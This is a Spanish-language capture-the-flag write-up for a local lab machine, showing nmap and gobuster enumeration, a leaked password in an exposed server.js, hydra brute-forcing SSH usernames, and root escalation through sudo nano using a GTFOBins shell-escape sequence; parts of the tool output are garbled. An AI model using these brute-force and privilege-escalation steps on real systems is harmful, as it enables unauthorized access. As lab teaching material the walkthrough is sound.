

Lo primero que haremos será desplegar la máquina.

Lo primero que haremos será un escaneo sencillo con nmap y el parámetro -Pn por si el servidor tiene bloqueado las conexiones ping.

```
> nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 19:49 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5000/tcp open upnp
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Ahora que sabemos los puertos que están abiertos, vamos a hacer un escaneo más profundo, con la versión que cuenta y todo cada puerto.

```
nmap -p80,3000,5000 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 19:49 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000028s latency).
PORT
        STATE SERVICE VERSION
80/tcp open http
                       Apache httpd 2.4.61 ((Debian))
|_http-title: Mi Sitio
|_http-server-header: Apache/2.4.61 (Debian)
3000/tcp open http
                      Node.js Express framework
|_http-title: Error
5000/tcp open ssh
                      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
   256 f8:37:10:7e:16:a2:27:b8:3a:6e:2c:16:35:7d:14:fe (ECDSA)
    256 cd:11:10:64:60:e8:bf:d9:a4:f4:8e:ae:3b:d8:e1:8d (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds
```

Vamos a ver con que nos encontramos en el servidor http, vemos que no tenemos nada interesante.



Utilizaremos la herramienta gobuster para buscar algún fichero mas dentro del servidor http.

```
u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,html,py,txt
[sudo] contraseña para caan31:
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                       http://172.17.0.2
    Method:
                                       GET
    Threads:
 +] Wordlist:
+] Negative Status codes:
                                      /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 404
 +] User Agent:
                                       gobuster/3.6
txt,php,html,py
 +1 Extensions:
Starting gobuster in directory enumeration mode

    (Status: 403) [Size: 275]

    (Status: 200) [Size: 234]

    (Status: 301) [Size: 310] [→ http://172.17.0.2/backend/]

    (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]

 html.
/index.html
/backend
/iavascript
Progress: 123913 / 1102800 (11.24%)
```

Tenemos un directorio que se llama backend, dentro de este contamos con varios ficheros uno de ellos es server.js, vamos a mirarlo y podemos encontrar una contraseña que da acceso si el token es correcto, así que haremos un ataque de fuerza bruta a esta contraseña.

```
const express = require('express');
const app = express();

const port = 3000;

app.use(express.json());

app.post('/recurso/', (req, res) => {
    const token = req.body.token;
    if (token === 'tokentraviesito') {
        res.send('lapassworddebackupmaschingonadetodas');
    } else {
        res.status(401).send('Unauthorized');
    }
});

app.listen(port, '0.0.0.0', () => {
        console.log('Backend listening at http://consolelog.lab:${port}');
});
```

Con la herramienta hydra y un diccionario de usuarios comunes, después podremos ver que encontramos el usuario lovely

```
hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p lapassworddebackupmaschingonadetodas ssh://172.17.0.2:5000
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-08 19:53:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session fou nd, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ssh://172.17.0.2:5000/
[STATUS] 311.00 tries/min, 311 tries in 00:01h, 8295147 to do in 444:33h, 13 active
[STATUS] 280.00 tries/min, 840 tries in 00:03h, 8294618 to do in 493:44h, 13 active
[5000][ssh] host: 172.17.0.2 login: lovely password: lapassworddebackupmaschingonadetodas
[5000][ssh] host: 172.17.0.2 login: lovely password: lapassworddebackupmaschingonadetodas
[STATUS] 262.43 tries/min, 1837 tries in 00:07h, 8293621 to do in 526:44h, 13 active
```

Ya que encontramos el usuario vamos a conectarnos mediante ssh que esta por el puerto 5000

```
The authenticity of host '[172.17.0.2]:5000 ([172.17.0.2]:5000)' can't be established. ED25519 key fingerprint is SHA256:TUnzbWA0NsTnkmoG4y6xeMwIaklAG070KPdicJNeE88. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[172.17.0.2]:5000' (ED25519) to the list of known hosts. lovely@172.17.0.2's password: Linux 47649932a794 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. lovely@47649932a794:~$
```

Una vez seamos el usuario lovely vamos a ver a que tenemos privilegios para escalar hasta root, con el comando sudo -l

```
lovely@47649932a794:~$ sudo -l
Matching Defaults entries for lovely on 47649932a794:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User lovely may run the following commands on 47649932a794:
(ALL) NOPASSWD: /usr/bin/nano
```


Ahora buscaremos en la herramienta Gtfobins buscaremos como podemos escalar mediante el binario nano

## Sudo #

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access
the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

lovely@47649932a794:~\$ sudo nano



Ejecutamos los comandos y como podemos ver ahora somos root.

